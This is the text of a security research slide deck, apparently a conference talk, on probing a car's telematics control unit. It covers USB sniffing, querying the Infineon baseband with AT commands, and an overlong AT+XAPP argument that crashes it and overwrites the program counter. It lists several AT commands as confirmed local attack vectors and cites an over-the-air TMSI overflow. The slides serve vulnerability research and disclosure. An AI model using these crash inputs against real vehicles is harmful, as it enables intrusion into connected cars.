
- Exploring the TCU - Bottom





TELEMATICS

Exploring the TCU





TELEMATICS

Gathering Intel from the board

- Freescale chip debug header, lets get firmware





TELEMATICS

Gathering Intel from the board

- Its USB right? lets mitm it!

Before:



After:





TELEMATICS

Gathering Intel from the board

- Its USB right? lets mitm it!





TELEMATICS

Gathering Intel from the board

- Its USB right? lets mitm it!
- This looks familiar...

telematics usb sniff2 - Total Phase Data Center v6.73.007

File Edit Analyzer View Help

7.355 MB

Index	Record	ASCII
0	...	...
32	...	@
47	...	@....&....
62	...	..g....2
77	...	..g....2.....\$....\$..
97	...	2.C.o.m.n.e.o.n.:.2..C.D.C.
108	...	..
123	...	.
138	...	
153	...	&
168	...	&.C.o.m.n.e.o.n..G.m.b.H..C.o..K.G.
183	...	?
198	...	2.C.o.m.n.e.o.n.:.2..C.D.C..a.n.d..1..M.S....
225	...	..
264	...	..
281	...	AT.
312	...	AT...OK..
337	...	ATE0.
364	...	ATE0...OK..

Text LiveSearch

Filter applied: matched 40,986 of 51,470. Protocol Lens: USB

Delta time: 0:15.136.262.566 Transferred length: 235 bytes (~0.015) EN

2.C.o.m.n.e.o.n.:.2..C.D.C.



2.C.o.m.n.e.o.n.:.2..C.D.C..a.n.d..1..M.S....



TELEMATICS

Gathering Intel from the board

- Its USB right? lets mitm it!
- This looks familiar...





TELEMATICS

Gathering Intel from the board



- Its USB right? lets mitm it!
- This looks familiar...





TELEMATICS

- Oh, look at that!
- I know this chip! Do you?





TELEMATICS


- Here are a few hints





TELEMATICS

Infineon PMB 8876 Functional diagram





TELEMATICS

Gathering Intel from the board

- It's a USB system. We know this...
- Lets connect to it and explore

```
root@atr-1t01:~/leaf# ./leaf.py
AT
OK

AT+CGMI
+CGMI: Continental Automotive Systems

OK

AT+CGMM
+CGMM: "GSM900","GSM1800","GSM1900","GSM850","MODEL=SGOLD2 NAD"

OK

AT+CGMR
+CGMR: "06.42R_51R_V26"

OK

AT+CIMI
310650701614947

OK
```



TELEMATICS

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
AT+CIMI
310650701614947
```

```
OK
```

```
AT+XLOG
+XGENDATA: "cas2_21.41.23:NOVANTO_NAD_51R    dows_NT
"
```

```
OK
```

```
AT+XAPP="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

```
Traceback (most recent call last):
  File "./leaf.py", line 32, in <module>
    dev.write(2, "%s\r" % command)
  File "/usr/lib/python2.7/dist-packages/usb/core.py", line 948, in write
    self.__get_timeout(timeout)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 824, in bulk_write
    timeout)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 920, in __write
    _check(retval)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 595, in _check
    raise USBError(_strerror(ret), ret, _libusb_errno[ret])
usb.core.USBError: [Errno 5] Input/Output Error
root@atr-lt01:~/leaf#
```



- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
+XLOG: Exception Number: 1
Trap Class:      0xEEEE (SW EXCEPTION)
Identification: 182 (0x00B6)
Date: 01.01.2004
Time: 00:00
File: @
Line: 0
```

[illegible]



TELEMATICS

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

```
.....
.....
.....
.....
.....
```

```
+XLOG: Exception Number: 2
Trap Class: 0xB BBB (HW PREFETCH ABORT TRAP)
System Stack:
```

```
0x41414141
0x41414141
0x41414141
0x41414141
0x00414141
0x00000001
0xA024111C
0x00000001
0xB013FDA8
0xB026FF14
0xB00325FC
0x00000001
0x00000001
0x00000001
0xA013216D
0x00000001
0xB00546EC
0xB026FF14
0xA010B1AD
0xB026F164
```



- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
0x00000000  
Date: 07.01.2004  
Time: 08:21  
Register:  
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C  
r3: 0xB02573C9 r4: 0x41414141 r5: 0x41414141  
r6: 0x41414141 r7: 0x41414141 r8: 0x00000000  
r9: 0x00080002 r10: 0xB00C6DC8 r11: 0xB00D0C5C  
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175  
r15: 0x41414144  
SPSR: 0x40000033 DFAR: 0x00000404 DFSR: 0x00000005  
  
OK
```



- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

OK



TELEMATICS

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities.
- confirmed local vector
 - AT+STKPROF
 - AT+XAPP
 - AT+XLOG
 - AT+FNS






TELEMATICS

Telematics vulnerabilities

- After confirming the local vulns, let's check for remote ones...
- oh wait!
- Thanks to the amazing Dr. Ralf-Philipp Weinmann we know this baseband FW is vulnerable to an Over-The-Air TMSI buffer overflow.






TELEMATICS

Telematics vulnerabilities

- Confirming the TMSI vulnerability
 - The good book has PoC code in it, yay!
 - OpenBTS has moved on from testcall functionality (“security” reasons)
 - this will take a while, better get a faraday cage

